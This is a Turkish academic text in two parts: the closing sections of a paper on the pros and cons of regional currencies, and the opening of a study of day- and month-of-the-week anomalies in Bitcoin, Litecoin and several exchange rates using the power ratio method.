Bölgesel Tanıtıma Destek Sunma: Bölgesel para birimlerinin sağladığı diğer bir katkının kendisini bölgenin tanıtımında gösterdiği'dir. Bölgesel para birimleri bölge için belirli bir reklam etkisi sunabilmektedir (Rösl, 2008: 255). Böylece daha fazla turist ve yatırımcının bölgeye gelmesi sağlanabilir. Bu durumun ise bölge ekonomisine katkıda bulunacaktır. Reklam faaliyetlerini farklı türler açısından ele almak mümkündür. Bilgi verici reklamlara bakıldığında, bu tür reklamların bir malın özelliklerine (fiyat, nitelik gibi) ve satış yerlerine ilişkin bilgilerin iletilmesi noktasında bir görevinin bulunduğunu görmek mümkündür (Blum vd., 2006: 161). Reklamların büyük bir bölümünün bilgi asimetrisini aşağıya doğru çekmeyi amaçladığı ifade edilebilir (Blum vd., 2006: 160). İkna edici reklamlara gelindiğinde ise bu tür reklamlar ile potansiyel tüketicilerin belirli bir mala olan ilgisini uyandırmanın yanında mevcut konumdaki tüketicilerin taleplerini daha güçlü bir konuma taşınmak istendiği belirtilebilir (Blum vd., 2006: 161).

Finansal Sisteme Destek Sağlama: Bölgeye uyumlu olan bir para neticesinde mali piyasaların devamlı nitelikte bir gelişme göstermesi konusunda katkı sağlanacağı söylenebilir. Bunun neticesinde ölçülme imkânı bulunmayan küresel nitelikteki mali spekülasyonlara karşı daha iyi korunma imkanı söz konusu olacaktır (Kennedy ve Lietaer, 2004: 101-102).

Firmaları Ekolojik Yöntemlerle Üretim Yapmaya Yönlendirme: Firmaların faaliyetlerini yürütürken bunu ekolojik dengeyi bozmadan yapmaları sürdürülebilir bir kalkınma süreci açısından büyük önem arz etmektedir. Sürdürülebilir kalkınma anlayışına göre, cari dönemde yürütülen ekonomik büyüme ve kalkınmanın gelecek dönemdeki jenerasyonun ihtiyaçlarını sağlayabilmesi noktasında özellikle yenilenme olanağı söz konusu olmayan kaynakların kötü bir biçimde kullanımından vazgeçilmesi gerekmektedir (TDK, 2011: 389). Bölgesel paralar, firmaların daha fazla bölgesel nitelikteki kaynak kullanımını daha üst bir konuma taşımaktadır. Böylece bölgesel paraların aynı zamanda ekolojik nitelikteki teknikleri (örneğin rüzgâr gücü veya güneş enerjisi ile elektrik üretimi gibi) kullanmaya sevk ettiği ifade edilebilir (Kennedy ve Ehrenschwendner, 2012: 62).

Bölge Bilinci ve Güvenini Geliştirme ile Bölgesel Nitelikteki Sosyal Hedefleri Gerçekleştirme: Bölgesel para birimleri olarak ifade edilen paralar ile paranın ödeme gücü belirli olan bir alanda kalması sağlanmaktadır. Bu sayede bölgesel para birimleri hem bölgesel işletmelerin teşvik edilmesini hem de halk arasındaki bölge bilincini daha üst bir konuma taşınmasını amaçlamaktadır (Schneck ve Buchbinder, 2015: 161). Ttamlamlayıcı nitelikteki bölgesel paralardan kişiler arasındaki bölgesel güveni daha güçlü hale getirme, kişilerin bölgeleri ile bir özdeşliğe sahip olma ve toplumsal bağlılığı geliştirme fonksiyonlarını yerine getirmesi beklenmektedir (Schneck ve

Buchbinder, 2015: 176). Schwundgeld ihraç edilmesi sonucu elde edilen kazançların bir kısmı, ortak nitelikteki tesislere bağışlanması sonucu, bölgedeki sosyal yönlü amaçların gerçekleştirilmeye çalışıldığı söylenebilir (Rösl, 2008: 255).

Mülkiyet Arzusunu Azaltma ve İsrafın Önüne Geçme: Bölgesel para birimlerinin uygulanması neticesinde, atmak yerine tamir etmeye ve sahip olmak yerine kullanmaya yönelik eğilimlerin daha üst bir konuma taşınacağı belirtilebilir (Kennedy ve Lietaer, 2004: 98).

Bölgedeki Firmaların İç Finansman Durumunu Destekleme: Bölgesel nitelikteki paranın satın alma gücü tutuculuğuna ilişkin potansiyelini ortaya çıkarması durumunda, bölgesel konumdaki firmaların daha fazla ciro sağlamaları neticesinde bölgesel firmaların kendi iç finansman durumlarını daha üst bir seviyeye taşıyabilecekleri mümkündür (Bode, 2005: 7).

IV. BÖLGESEL PARA BİRİMLERİNİN OLUMSUZ YÖNLERİNE İLİŞKİN ÖRNEKLER

Bu kısımda bölgesel paraların uygulanması durumunda ortaya çıkabilecek olumsuz yöndeki etkilere ilişkin örnekler aktarılmıştır.

Yeterli Miktarda Olmadığı Durumda Etkisini Gösterememesi: Bölgesel para birimlerinin birtakım faydalar sağladığı görülmektedir. Ancak bölgesel para birimlerinin fayda sağlaması bağlamında bölgesel para birimlerinin kullanım hacmi de büyük önem taşımaktadır. Bir bölgesel paranın başarılı olma durumu incelendiğinde, bunun bir şehir ya da bölgedeki ödeme yapanlar ve ödemeyi kabul edenlerin genişliğine bağlı olduğunu görmek mümkündür. Bölgesel paraların kullanım maksadına bakıldığında, günümüzde başlıca nihai nitelikteki tüketicilerce mal ve hizmet alımında ve daha az olmakla birlikte anlaşmalı konumdaki yerlerce ön ödemeler için kullanıldığı görülmektedir. Kira ödemeleri, ücret ve maaş ödemeleri, vergi ödemeleri, belediye hizmetleri ve kamusal transfer ödemeleri gibi alanları kapsayacak şekilde ödeme işlemlerinin genişletilmesi kimi hukuki engellerin söz konusu olmasına karşın mümkün olabilecektir (Godschalk, 2008: 200).

Güven Duyulması İçin Yasal Para Birimine Bağlı Olması: Daha önce de belirttiği üzere, bölgesel nitelikteki paraların resmi parayı, örneğin avroyu tümüyle ortadan kaldırmayı amaçlamaz. Bölgesel nitelikteki paralar, avronun yanında varlıklarını sürdürmelidir. Bölgesel paranın herhangi bir parasal reform değişikliğini öngörmediği, yeni oluşturulan para biriminin güven sağlama noktasında geri dönüştürmenin avro cinsinden yapılabilmesi önem arz eden unsurlardan birisidir (Godschalk, 2008: 200).

Bölgesel Soyutlamaya Neden Olma Riski: Daha önce ifade edildiği üzere, bölgesel para birimlerinin sadece sınırlı bir bölgede uygulanması söz konusudur (Kennedy ve Lietaer, 2004: 130). Böyle bir uygulama içinde bölgenin otarşik eğilim içinde olması söz konusuysa olumsuz sonuçlar doğuracağı söylenebilir. Bir bölgenin bölge dışından uzun dönemli olarak kendini soyutlama yolunu tercih etmesi söz konusuysa negatif etkiler meydana gelebilecektir. Bölge dışı ticaret söz konusu olmadan, bir bölgenin gelişimini sürdürmesi söz konusu değildir (Rösl, 2008: 254).

Yasal Paranın Piyasadan Çekilmesine Neden Olabilme Riski: Daha önce ifade edildiği üzere, parayı elinde bulunduranlar açısından bölgesel paranın avroya göre (bölgesel paranın değer kaybetmesi ve daha az kabul görmesi nedeniyle) daha kötü olarak algılanmakta olduğu düşünüldüğünde, avroya kıyasla bölgesel paranın hemen elden çıkarılmak için öncelikli olarak kullanılmak isteneceğidir. Bölgesel para biriminin bu etkisi Gresham yasasına dayanmaktadır (Godschalk, 2008: 197). Bir ülkede küçük miktarda bölgesel para olması durumunda çok fazla sorun teşkil etmese bile, bölgesel paranın ciddi boyutlara ulaşması durumunda yasal paranın büyük bir kısmının piyasadan çekilmesi mümkün olacaktır. Ancak burada merkez bankaları ve hükümetlerin giderek tamamlayıcı mübadele sistemlerini yasal ödeme araçlarına rakip olacak birer unsur olarak görmekten ziyade, ekonomik ve sosyal alanlarda güç sağlama noktalarında tamamlayıcı birer unsur olarak görmektedir (Schneck ve Buchbinder, 2015: 158).

Bölgesel Para İçin Optimal Para Alanının Belirlenmesi Sorunu: Kimi ülkelerin ortak bir para alanına dahil olduklarını görmek mümkündür. Ancak uygulanan her ortak para alanı optimal olmayabilir. Uygulanacak ortak para alanının optimal genişlikte olmaması sağlıklı sonuçlar vermeyecektir. Benzer durum bölgesel para birimleri için de geçerli olacağı söylenebilir. Bir ülke bölgesel para birimini uygulamaya karar vermesi durumunda karşı karşıya kaldığı sorunlardan birisi, bölgesel para için optimal para alanının belirlenmesidir. Bölgesel para birimi için optimal para alanı bir şehir mi, bir bölgeyi mi, eyalet ölçeğindeki bir alanı mı veya tüm ulusal devleti mi kapsayacak? (Godschalk, 2008: 207). Bölgesel para alanının optimalin altında veya üstünde belirlenmesi

durumunda, bölgesel para biriminden beklenen olumlu sonuçların gerçekleşmeyeceği veya sınırlı ölçüde gerçekleşeceği belirtilebilir.

Bölgesel Para Birimleri Karşısında Yasal Engellerin Bulunabilmesi: Para birimlerinin ve banknot ihracının kuralı bir biçimde yürütülmediği ifade edilebilir. Para birimlerinin ve banknot ihracının yasalar tarafından koruma altına alınan birer monopol konumunda oldukları görülmektedir. Özel olarak para oluşturmaya dönük eylemlerin büyük ölçüde yasalar tarafından engellendiği ve bu tip faaliyetlerin önüne geçilmektedir (Godschalk, 2008: 205).

Vergi Borçlarının Bölgesel Paralar İle Ödenememesi: Bilindiği üzere nakdi vergiler aynı vergilerin aksine mal ve hizmetler aracılığı ile değil para aracılığı ile ödenir. Ancak bu durumun bölgesel paralarda farklılık arz ettiğini belirtmek gerekir. Vergilerin hem yerel hem de ulusal bazda bölgesel paralar ile ödenebilme imkanı yoktur (Schneck ve Buchbinder, 2015: 162).

Bölgesel Para Birimlerinin Değer Saklama Fonksiyonu Açısından Elverişli Olmaması: Daha öncede belirtildiği üzere, değer kaybetme durumuna göre bölgesel para birimlerini iki grupta toplamak mümkündür. Bunlardan birisi, değer kaybı içeren bölgesel para birimleri (schwundgeld), diğeri ise değer kaybı içermeyen bölgesel para birimleridir (Rösl, 2005: 182). Bölgesel paralar mübadele ve değer ölçütü fonksiyonlarını sorunsuz bir biçimde yerine getirebilmesine rağmen, değer saklama fonksiyonu bağlamında bölgesel para kullanımının daha zor bir durum oluşturur (Leinert, 2016: 12). Değer saklama özelliği taşımayan bir paranın tüm insanların ilgi alanına girmesi söz konusu değildir (Schneck ve Buchbinder, 2015: 171).

V. SONUÇ

Dünyadaki ülkelerin gelişmişlik düzeyi nasıl farklılık gösterebiliyorsa aynı ülkenin farklı bölgeleri arasında da gelişmişlik farklılık gösterebilmektedir. Kimi bölgelerin gelişmiş konumda olduklarını, kimi bölgelerin ise geri kalmış konumda oluklarını görmek mümkündür. Geri kalmış bölgelerin gelişebilmesi için çok sayıda uygulamaların gerçekleştirildiğini görmek mümkündür. Bu uygulamalardan birisi de kimi ülkelerde uygulanan bölgesel paralardır. Ancak bölgesel paraların sadece olumlu yönleri söz konusu değildir. Olumlu yönleri dışında bölgesel paraların kimi olumsuz yönleri de söz konusudur. Bu çalışmada bölgesel paraların kimi olumlu ve olumsuz yönlerine değinilmiştir. Bu nedenle bir bölgede bölgesel paraların uygulanmasına karar vermeden önce bölgesel paraların olumlu ve olumsuz yönleri detaylı olarak analiz edilmeli ve eğer bölgesel paraların uygulanması sonucunda olumlu yönler olumsuz yönlerden fazlaysa bölgesel paralar uygulanmalıdır. Eğer bölgesel paraların olumsuz yönleri olumlu yönlerinden daha çoksa bölgesel paraların uygulanmasından vazgeçilmesi rasyonel olacaktır.

KAYNAKÇA

- Blum, Ulrich; Müller, Simone ve Weiske, Andreas (2006). Angewandte Industrieökonomik: Theorien- Modelle- Anwendungen. Wiesbaden: Gabler.
- Bocutoğlu, Ersan (2013). Karşılaştırmalı Makro İktisat Teoriler ve Politikalar. Bursa: Ekin Yayınevi.
- Bode, Siglinde (2005). Regionale Währungen für entwicklungsschwache Regionen- Möglichkeiten für eine regionale Ökonomie. Zeitschrift für Sozialökonomie, 42. Jahrgang 144. Folge, pp. 3-10.
- Brunetti, Aymo (2012). Wirtschaftskrise ohne Ende?: US-Immobilienkrise, globale Finanzkrise, Europäische Schuldenkrise. Bern: Hep Der Bildungsverlag.
- Gelleri, Christian (2008). Theorie und Praxis des Regiogeldes, Ed. Mathias Weis ve Heiko Spitzack, Der Geldkomplex: Kritische Reflexion unseres Geldsystems und mögliche Zukunftsszenarien. Bern, Stuttgart, Wien: Haupt Verlag, pp. 156-185.
- Gesell, Silvio (1949). Die Natürliche Wirtschaftsordnung Durch Freiland und Freigeld. Lauf Bei Nürnberg: Rudolf Zitzmann Verlag.
- Godschalk, Hugo (2008). Regiogeld: Strohfeuer oder Dauerbrenner? Gedanken zum Potenzial des Regiogeldes, Ed. Mathias Weis ve Heiko Spitzack, Der Geldkomplex: Kritische Reflexion unseres Geldsystems und mögliche Zukunftsszenarien. Bern, Stuttgart, Wien: Haupt Verlag, pp. 195-207.
- Herger, Nils (2016). Wie funktionieren Zentralbanken?: Geld- und Währungspolitik verstehen. Wiesbaden: Springer Gabler.
- Herrmann, Muriel (2006). Fördert Regiogeld eine nachhaltige Regionalentwicklung?, Zeitschrift für Sozialökonomie, 43. Jahrgang 149. Folge, pp. 12-18.
- İşgüden, Tamer ve Turanlı, Rona (1992). Ansiklopedik Ekonomi Sözlüğü. İstanbul: Bilim Teknik Yayınevi.
- Kennedy, Margrit (2006). Geld ohne Zinsen und Inflation: Ein Tauschmittel, das jedem dient. München: Goldmann.
- Kennedy, Margrit ve A. Lietaer, Bernard (2004). Regionalwährungen: Neue Wege zu nachhaltigem Wohlstand. (Übersetzung der im Original englischen Teile von Elisabeth Liebl). München: Riemann Verlag.
- Kennedy, Margrit ve Ehrenschnwendner, Stephanie (2012). Occupy Money: Damit wir zukünftig ALLE die Gewinner sind. Bielefeld: J. Kamphausen.

- Koller, Christine ve Seidel, Markus (2014). Geld war gestern: Wie Bitcoin, Regionalgeld, Zeitbanken und Sharing Economy unsere Leben verändern werden. München: Finanzbuch Verlag.
- Leinert, Sebastian (2016). Regionale Komplementärwährungen in Deutschland: Stand und Entwicklungsmöglichkeiten. Norderstedt: Books on Demand.
- Liettaer, Bernard (2004). Complementary Currencies in Japan Today: History, Originality and Relevance. *International Journal of Community Currency Research*, 8(1), pp.1-23.
- Mock, Mirijam; Fuchs, Daniela ve Omann, Ines (2013). Komplementärwährungen und Nachhaltigkeit: Analyse durch den Capability-Ansatz. Seri-Working Paper. Regionalwährungen.
- Parasız, İlker (2007). Modern Ansiklopedik Ekonomi Sözlüğü. Bursa: Ezgi Kitabevi Yayınları.
- Rösl, Gerhard (2005). Regionalwährungen in Deutschland, *Wirtschaftsdienst*, 85(3), pp.182-190.
- Rösl, Gerhard (2006). Regionalwährungen in Deutschland – Lokale Konkurrenz für den Euro? Diskussionspapier Reihe 1: Volkswirtschaftliche Studien Nr. 43/2006.
- Rösl, Gerhard (2008). Schwachpunkte der Freigeldlehre und der Regionalgeldmodelle, Ed. Mathias Weis ve Heiko Spitzeck, *Der Geldkomplex: Kritische Reflexion unseres Geldsystems und mögliche Zukunftsszenarien*. Bern, Stuttgart, Wien: Haupt Verlag, pp. 242-257.
- Schneck, Ottmar ve Buchbinder, Felix (2015). Eine Welt ohne Geld: Alternativen zum bisherigen Geldsystem. Konstanz und München: UVK Verlagsgesellschaft.
- Schwaiger, Katharina (2006). Regionalgeld und Gemeinwesenarbeit, *Zeitschrift für Sozialökonomie*, 43. Jahrgang, 149. Folge, pp.19-25.
- Şenses, Fikret (2014). Küreselleşmenin Öteki Yüzü Yoksulluk. İstanbul: İletişim Yayınları.
- Thiel, Christian (2011). Das "bessere" Geld: Eine ethnographische Studie über Regionalwährungen. Wiesbaden: VS Verlag für Sozialwissenschaften.
- Türk Dil Kurumu (TDK) (2011). İktisat Terimleri Sözlüğü. Ankara: Türk Dil Kurumu Yayınları.

Kripto Paralarda ve Döviz Kurlarında Zaman Etkisinin Araştırılması

Emre KAPLANOĞLU*

Süleyman YÜKÇÜ**

ÖZ

Etkin piyasa hipotezine göre piyasa katılımcıları piyasa getirisinin üzerinde bir kazanç elde edemezler. Ancak belirli zamanlarda (gün, ay, yıl vb.) elde edilen getirilerde ortalamadan sapmaların (anomali) olduğu ve bu durumda etkin piyasa hipoteziyle çeliştiğini ortaya koyan araştırma sonuçları bulunmaktadır. Sanal para, dijital para veya kripto para olarak ifade edilen para birimleri kendilerine özgü piyasada alınıp satılmakta ve ülke paraları gibi ticarete kullanılmaktadır. Bu çalışmanın amacı, kripto paralarda ve döviz kurlarında zaman etkisini karşılaştırmalı olarak incelemektir. Kripto paralar arasında en fazla piyasa kapitalizasyonuna sahip olan para birimleri ile gelişmiş ve gelişmekte olan ülke döviz kurları (çapraz kurlar) belirlenmiş, güç oranı yöntemi kullanılarak gün ve ay anomalileri bulunmuş, kripto paralarla döviz kurları arasındaki farklılıklar ve benzerlikler tespit edilmiş ve açıklanmaya çalışılmıştır.

Anahtar Kelimeler: Kripto para, Döviz Kuru, Zaman Etkisi, Davranışsal Finans, Anomali.

Jel Sınıflandırması: G14, G15, G19.

Investigation of Time Effects in Crypto Currencies and Foreign Currencies

ABSTRACT

According to the effective market hypothesis, market participants can not earn more than market returns. However, there are research results that show that the returns obtained at certain times (day, month, year, etc.) are deviations from the average (anomaly) and that they have violated the effective market hypothesis in this case. Currencies, such as virtual money, digital money or crypto money, are bought and sold on their own market, and are used in trade like foreign exchange. The aim of this study is to compare the effects of time in crypto currencies terms and exchange rates comparatively. Among the crypto-currencies, the currencies with the most market capitilization and the developed and developing country exchange rates were determined, the day and month anomalies were found by using the power ratio method, the differences and similarities between the exchange rates and the crypto-currencies were examined.

Keywords: Crypto Currency Foreign Currency, Time Effects, Behavioral Finance, Anomaly.

Jel Classification: G14, G15, G19.

GİRİŞ

Malların değişimi ile birlikte ticaret başlamış, değerli külçe veya dominant malın (para yerine kullanılan mal) para yerine değişim aracı olarak kullanılması ile artmış, paranın bulunması ve ticarete kullanılmasıyla insanlar ihtiyaçlarını daha kolay karşılayabilecek hale gelmişlerdir. Paranın kimler tarafından bulunduğu kesin olarak bilinmemekle birlikte ilk kez Lidyalılar'ın değerli madenlerden para bastıkları ve kullandıkları belirlenmiştir. Dünyada ilk kez altın ve gümüş sikke kullananlar ve malların değerini para karşılığı olarak hesaplayanlar Lidyalılar'dır (Yükçü vd., 2008;205-206). Para, değişim aracı olması, hesap birimi olması ve değer muhafaza aracı olması gibi işlevlerini korumakla birlikte fiziksel özelliklerinde ilk paradan itibaren büyük değişiklikler olmuştur.

Günümüzde kâğıt para sistemi merkez bankalarının çıkardıkları banknotların elektronik ortama aktarılmasıyla dijital biçime dönüşmüştür. Ancak son yıllarda teknolojinin gelişmesiyle arkasında bir merkez bankasına ihtiyaç duymayan, mübadele ve tasarruf aracı olma özelliği gösteren şifrelenmiş (kripto) paralar ortaya çıkmıştır (Öztürk ve Koç, 2006;209). Finansal veya finansal olmayan tarafların çıkarabildikleri kripto paralar yoğun ilgi görmektedir. Döviz kurları uluslar arası para piyasalarında haftanın beş günü yirmi dört saat ticari işlemlere konu olurken, kripto paralar haftanın yedi günü yirmi dört saat işlem görmektedir. Finansal bir araç olarak görülmeye başlanan kripto paralara olan bu ilgi akademik çalışmalara da konu olmaktadır. Mevcut yatırım araçlarına uygulanan analiz yöntemleri kripto paralara uygulanabilmektedir. Davranışsal finans alanında

* Sorumlu yazar, Doç. Dr., Ege Üniversitesi, Bergama MYO, Muhasebe ve Vergi Uygulamaları Programı, emre.kaplanoglu@ege.edu.tr

** Prof. Dr., Dokuz Eylül Üniversitesi, İ.İ.B.F. İşletme Bölümü, Muhasebe ve Finansman Ana Bilim Dalı, suleyman.yukcu@deu.edu.tr

özellikle hisse senetleri ve endekslerde gün, hafta, ay, tatil ve mevsim gibi zaman etkisini ölçmeye çalışan oldukça fazla çalışma bulunmaktadır. Zaman etkisinden kastedilen finansal aracın gün, hafta veya aydaki fiyat değişimlerinin benzer zaman kesitleriyle karşılaştırılarak incelenmesidir ve zamansal farklılıklarda ortaya çıkan sapmalar anomali olarak ifade edilmektedir. Etkin olmayan piyasalarda ortalamadan sapma yani anomali etkisi daha sık görülmekte ve bu etki spekülâtörler tarafından değerlendirilip yatırım fırsatı olarak da görülmektedir. Doğal olarak herkes tarafından bilginin ulaşılmasının düzeyi piyasayı zayıf formdan yarı-güçlü ve güçlü forma dönüştürmektedir.

Bu çalışmanın amacı, seçilmiş kripto paralarda ve döviz kurlarında güç oranı yöntemini kullanarak gün ve ay etkisini araştırmaktır. Yazında ay veya gün anomalisiyle ilgili araştırmalarda özellikle belirli gün ve ayın (Ocak ayı anomalisi, Pazartesi anomalisi veya hafta sonu anomalisi gibi) etkisinin ölçülmeye çalışıldığı görülmektedir. Bu çalışmada yılın on iki ayı ve haftanın günleri araştırma kapsamında güç oranı yöntemiyle araştırılmıştır. Kripto paraların henüz deneysel bir süreçte olması, birçoğunun yakın tarihsel veriye sahip olması ve dönemsel karşılaştırma yapabilmek amacıyla 2014-2017 döneminde işlem gören kripto paralar incelenmiştir. Kripto para olarak Bitcoin ve Litecoin, döviz kurları olarak da Euro-Dolar, Dolar-Japon Yeni ve Dolar-Türk Lirası seçilmiştir. Çalışmanın giriş kısmında amaç belirtilmiş, ikinci bölümde kısaca kripto paralar ve davranışsal finasta zaman etkisi açıklanmış, üçüncü bölümde araştırmanın kapsamı, yöntemi ve bulguları verilmiş ve sonuç kısmında öneriler paylaşılmıştır.

I. KRİPTO PARA ve DAVRANIŞSAL FİNANSTA ZAMAN ETKİSİ

A. Kripto Para Kavramı

İnternet ticarete sınırları kaldırırken kripto para birimleri de geleneksel para sisteminin sınırlarının kalkabileceğinin sinyallerini vermektedir. Paranın değişim aracı olması, hesap birimi olması, tasarruf aracı olması ve ertelenen borçların ödenmesini sağlaması temel işlevleridir. İnsanların bu dört temel işlevi bir varlığın taşıdığına inanmaları o varlığın para olarak kabulünü kolaylaştırmaktadır. Kripto paraların bu işlevleri yerine getirip getirmediikleri tartışmalı bir konu olsa da her geçen gün ilgi artmaktadır. Kripto paralara olan güven adından da anlaşılacağı üzere kriptolojiye, verilerin belirli bir sistemde şifrelenmesi ve güvenli bir ortamda verilerin alıcıya aktararak deşifre edildiği şifre bilimine dayanmasıdır. Buna elektronik sertifikalar ve elektronik imzalar örnek verilebilir (Ateş, 2016;352).

Bu kriptografi paranın üretiminde ve dolaşımında kullanıldığından “Kripto Para” olarak adlandırılmıştır (Atik vd., 2015;249). Kripto paralar, merkezileşmemiş kripto sistemlerde, kamuya açık, herkes tarafından bilinen yöntemlerle önceden belirlenen oranlarda üretilmektedirler. Dolayısıyla para arzının şekli ve zamanlaması kripto sisteminin kuruluş aşamasında belirlenmektedir. Kripto paralar belirli zaman aralıklarıyla üretilebileceği gibi bir defada arzın tamamı da üretilebilir. Kripto para üretiminde faaliyet gösteren kripto para madencilerinin birbirlerine güvenmelerine gerek yoktur. Çünkü kripto teknolojisi gerekli güveni tesis etmektedir (Çarkacıoğlu, 2016;9). Günümüzde kripto paraların sayıları 1000’e yaklaşmış, ticarete kullanılmakta ve diğer kağıt para sisteminde yer alan para birimlerine çevrilebilmektedirler.

B. Davranışsal Finasta Zaman Etkisi

Etkin bir piyasadan kastedilen bilginin finansal varlıkların fiyatına yansıyabildiği piyasadır. Sermaye piyasalarında etkinlik kavramı işleme dayalı, dağıtım dayalı ve bilgisel etkinlik olarak üçe ayrılabilir. İşleme dayalı etkinlik, fon arz ve talep edenlerin en az maliyetle işlemlerini gerçekleştirmesidir. Dağıtım dayalı etkinlik, kaynakların en uygun paylaşımıdır. Bilgisel etkinlik ise fiyatların bütün bilgileri kapsamıdır. Piyasa etkinliğiyle ilgili yapılan birçok çalışmada etkinlikle çelişen sonuçlar ortaya konulmuştur. Bu çelişki anomali olarak ifade edilmekte, ampirik gözlem teoriyle açıklanamamakta ve varsayımlar ile çıkarsamalar yapılmaktadır. Anomali, genel kabul görmüş esas ve ilkelerle uyumlu olmayan sıra dışı bir davranış şeklidir (Arı ve Yüksel, 2017;79). Piyasalardaki anomaliler dönemsel ve dönemsel olmayan anomaliler olarak sınıflandırılabilir. Dönemsel anomaliler, gün anomalileri, ay anomalileri, tatil anomalileridir. Dönemsel olmayan anomaliler ise kesitsel anomali olarak adlandırılan fiyat/kazanç oranı, piyasa değeri/defter değeri oranı, firma büyüklüğü, fiyat/satış oranı, fiyat/nakit akışı ve kazanç duyuruları etkileri ve fiyat anomalileri de aşırı tepki ve düşük tepki anomalileridir. Bu çalışmanın konusuna giren dönemsel anomaliler, varlığın getirilerinde zamana dayalı olarak gözlemlenebilen, belirli gün, hafta ve ay gibi zamanlarda diğer zaman kesitlerine göre daha fazla ya da daha az getiri elde edildiğini gösteren sapmalardır. Mevsimsel veya takvimsel anomaliler olarak da ifade edilen dönemsel anomaliler içinde

haftanın günü ve Ocak ayı anomalileri yazında sıklıkla görülen çalışmalardır. Ay anomalilerinde belirli aylarda ya da ayın belirli dönemlerinde diğer aylara göre getirinin daha yüksek veya düşük olması araştırılmaktadır. Ay anomalilerine örnek olarak Ocak ayı anomalisi, ay içi anomalisi, ay dönümü anomalisi ve yıl dönümü anomalisi verilebilir. (Yiğiter ve Ilgın, 2015;173). Gün anomalisinde ise haftanın belirli gün veya günlerinin diğer günlere göre daha yüksek veya düşük getiri sağlayıp sağlamadığı araştırılmaktadır (Arı ve Yüksel, 2017;80).

1. Literatür Taraması

Bitcoin’de haftanın günü etkisini istatistiksel olarak inceleyen Kurihara ve Fukushima (2017) 2010-2016 yıllarının iki farklı dönem olarak farklılaştığını, ilk dönemde zayıf etkin olan Bitcoin’in özellikle hafta sonlarında anomali gösterdiğini ancak ikinci dönemde zayıf etkinliğin ortadan kalktığı sonucuna ulaşmışlardır. Kripto paralarda haftanın günü etkisini inceleyen Caporale ve Plastun (2017) diğer kripto paralarda (Litecoin, Ripple, Dash) pazartesi anomalisine rastlamazken Bitcoin’de Pazartesi anomalisinin bulunduğunu belirlemişlerdir. Bir başka çalışmada Baur vd. (2017) Bitcoin’de saat, gün ve ay etkisini incelemişler ve Bitcoin piyasasını etkin olduğunu bulmuşlardır.

Bu çalışmada yöntem olarak kullanılan güç oranı yöntemi de ülkemizde zaman etkisini inceleyen birçok çalışmada kullanılmıştır. Ege vd. (2012) 2001-2011 döneminde BIST-30 ve BIST-50 endeksinde güç oranı yöntemine göre Ocak ayı anomalisinin bulunduğunu ifade etmişlerdir. Aytekin ve Sakarya (2014) XUTUM, XU100, XU030, XUSIN, XGIDA, XTAST, XMESY, XUHIZ, XUMAL ve XHOLD endekslerinde güç oranı ve tek yönlü varyans analiziyle Ocak ayı anomalisi olduğunu bulmuşlardır. Yiğiter ve Ilgın (2015) BIST-100 endeksinde 2008-2014 döneminde Ocak Ayı anomalisini güç oranı yöntemiyle test etmişler ve yedi yıllık dönemin beş tanesinde Ocak ayı etkisini belirlemişlerdir. Turaboğlu ve Topaloğlu (2017) 1989-2015 dönemi BIST-100 ve 1998-2015 dönemi BIST-Tüm Endeksinde güç oranı yöntemiyle Ocak, Haziran ve Eylül aylarında anomaliyi araştırmışlar ve her iki endekste de anomali etkisinin ilgili aylar için bulunduğunu tespit etmişlerdir.

II. ARAŞTIRMANIN KAPSAMI, YÖNTEMİ VE BULGULARI

A. Araştırmanın Kapsamı

Araştırma kapsamına kripto paralar ve döviz kurları girmektedir. Kripto paralardan en fazla piyasa değerine sahip olan on kripto para belirlenmiştir. Coinmarketcap verilerine göre 914 kripto para bulunmaktadır ve bunlardan en fazla piyasa değerine sahip olan on kripto para Tablo 1’de verilmiştir (Coinmarketcap, 2018).

Tablo 1: En Fazla Piyasa Değerine Sahip Olan İlk On Kripto Para

Kripto Para	Sembol	Dolaşımdaki Arz (Adet)	Piyasa Değeri (Dolar)
Bitcoin	BTC	16.903.325	150.428.400.406
Ethereum	ETH	98.017.854	66.897.513.696
Ripple	XRP	39.091.956.706	31.098.159.755
Bitcoin Cash	BCH	17.007.713	16.686.096.657
Litecoin	LTC	55.548.081	9.314.579.886
NEO	NEO	65.000.000	5.602.252.500
Stellar	XLM	18.498.399.632	5.355.878.642
Cardano	ADA	25.927.070.538	5.260.628.539
Monero	XMR	15.804.248	4.171.120.411
Dash	DASH	7.935.183	3.657.484.695

Kripto paraların verileri Yahoo-finance web sitesinden elde edilmiştir ve kapanış fiyatlarıdır. Kripto paraların işleme başladıkları tarihler birbirlerinden farklılık göstermektedir. Dönemleri karşılaştırmak ve mümkün olduğunca incelenen zamanı uzun kılabilmek amacıyla on kripto para arasından ortak bir döneme sahip (2014-2017 dönemleri) oldukları için Bitcoin ve Litecoin araştırmaya dahil edilmiştir. Döviz kurlarından Euro-Dolar (EUR-USD), Dolar-Japon Yeni (USD-JPY) ve Dolar-Türk Lirası (USD-TRY) seçilmiştir. Döviz kuru verileri İntegral Menkul Değerler A.Ş. Meta Trader 4 işlem platformundan elde edilmiştir ve 2014-2017 yılları günlük ve aylık kapanış fiyatlarıdır.

B. Araştırmanın Yöntemi

Araştırmada 2014-2017 yıllarındaki günlük kapanış ve aylık kapanış fiyatlarına göre kripto paraların ve döviz kurlarının getirilerinin doğal logaritmaları hesaplanmıştır. Günlük ve aylık getirilerinin doğal logaritmasının hesaplanması Denklem 1’de verilmiştir (Atakan, 2008:103; Karcioğlu ve Özer, 2017:461).

$$G = \left(\frac{P_t}{P_{t-1}} \right) \quad (1)$$

Formül 1’de,

G = Getiri Oranı,

P_t = t dönemindeki kapanış fiyatı,

P_{t-1} = t-1 dönemindeki kapanış fiyatıdır.

Kripto paralarda ve döviz kurlarında 2014-2017 yıllarında gün ve ay anomalisini bulurken getirilerdeki negatif etkiyi ortadan kaldırmak amacıyla Güç Oranı Yöntemi (Power Ratio Method) kullanılmıştır (Gu, 2003:397). Güç oranı formülleri Gu’nun çalışmasından yararlanılarak yeniden düzenlenmiştir. Ay anomalisini bulmak için Denklem 2, Denklem 3 ve Denklem 4 kullanılmıştır.

$$Ra_j = (1 + \text{İlgili ayın getirisi})^{12} \quad (2)$$

$$Ra_y = (1 + \text{yılın getirisi}) \quad (3)$$

$$\text{Güç Oranı}_a = \left(\frac{Ra_j}{Ra_y} \right) \quad (4)$$

